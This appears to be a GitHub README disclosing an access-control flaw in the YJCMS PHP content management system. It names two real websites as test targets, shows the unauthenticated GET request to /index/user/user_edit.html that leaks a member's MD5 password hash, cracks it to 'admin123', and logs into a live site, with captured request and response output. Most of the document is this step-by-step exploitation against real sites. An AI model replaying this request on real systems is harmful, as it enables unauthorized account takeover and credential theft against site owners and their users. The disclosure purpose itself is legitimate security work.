Zoe0427 / YJCMS Public

0 stars 0 forks

Star

Notifications

Code Issues Pull requests Actions Projects Security Insights

main

Go to file

Zoe0427 Update README.md ··· 24 days ago 2

View code

README.md

YJCMS exist incorrect access control

1. ## Introduction to YJCMS

YJcms is developed by gansu yunjing digital technology co., ltd. YJcms (Cloudscape cms) is an open source PHP enterprise website building management system developed based on ThinkPaPHP5.0.24. Yjcms adheres to the concept of minimalist, fast and extreme development, integrates enterprise, tourism and mall modules for development, and is a module and plug-in that can be easily and rapidly expanded. To facilitate developers to quickly build their own applications.

Address of the company's official website： www.eyunjing.cn

Test targets:


1.http://gszhjzx.com/user.html

2.http://lzrzjs.com/user.html

2. Vulnerability exploitation process


The homepage of the normal website is shown as follows

http://xxx.com/



> http://xxx.com/index/user/user_edit.html
>
> Visit The Above Url

You can directly return the system user account and password without authentication information


Burp Project Intruder Repeater Window Help Turbo Intruder
Burp Suite Professional v2021.10.3 - Temporary Project - licensed to By Jas502n
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn HaE BurpJSLinkFinder BIE
Send Cancel
Target: http://gszhjzx.com HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Select extension...
INSPECTOR
Request Attributes
Query Parameters (0)
Body Parameters (0)
Request Cookies (0)
Request Headers (7)
Response Headers (10)
Search...
0 matches
Done
5,193 bytes | 46 millis

```
GET /index/user/user_edit.html HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101
 Firefox/106.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

```

修改会员信息


登录账户	admin123
昵称	会员5383
会员密码	••••••••••••••••••••••••••••••••
单选框	
电话	12345678911
邮箱	daad@qq.com
地址	请输入地址

立即提交

password

The administrator account password can be obtained without any verification

The password is MD5 encrypted, crack it


Burp Project Intruder Repeater Window Help Turbo Intruder
Burp Suite Professional v2021.10.3 - Temporary Project - licensed to By Jas502n
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn HaE BurpJSLinkFinder BIE
Send Cancel
Target: http://gszhjzx.com HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Select extension...
INSPECTOR
Request Attributes
Query Parameters (0)
Body Parameters (0)
Request Cookies (0)
Request Headers (7)
Response Headers (10)
Search...
0 matches
password
2 matches
Done
5,193 bytes | 46 millis

```
GET /index/user/user_edit.html HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101
 Firefox/106.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

```


```

    <div class="layui-form-item">
      <label class="layui-form-label">
        昵称
      </label>
      <div class="layui-input-block">
        <input type="text" name="name" lay-verify="required" value="会员5383
        " autocomplete="off" placeholder="请输入昵称" class="layui-input">
      </div>
    </div>

    <div class="layui-form-item">
      <label class="layui-form-label">
        会员密码
      </label>
      <div class="layui-input-block">
        <input type="password" name="password" lay-verify="required" value="
        0192023a7bbd73250516f069df18b500" autocomplete="off" placeholder="
        为空则不修改" class="layui-input">
      </div>
    </div>


    <div class="layui-form-item" pane="">
      <label class="layui-form-label">
        单选框
      </label>
      <div class="layui-input-block">
        <input type="radio" name="sex" value="男" title="男" >
        <input type="radio" name="sex" value="女" title="女" >

      </div>
```


ciphertext

密文: 0192023a7bbd73250516f069df18b500

类型: 自动 [帮助]

查询结果:
admin123


Let's visit this

http://xxx.com/user_login.html

Enter the account password we obtained, in order to check whether the login can be successful

> Enter account: admin123
>
> Password: admin123


You can see that the website was successfully logged in



用户名 admin123

密码 ••••••••

验证码 z163 Z163



要保存密码吗?

用户名 admin123

密码 admin123

[redacted]

上传一次登录时间：2022-11-08 17:36:23 登录IP：114.254.0.159

会员描述

这个人很懒~什么都没有留下!

SUCCESS

昵称：会员5383

余额: 0.00

积分: 0

性别：

电话：12345678911

邮箱：daad@qq.com

地址：

注册时间：2022-04-09

商品信息	支付状态	价格详情	状态

暂无订单信息!

Releases

No releases published

Packages

No packages published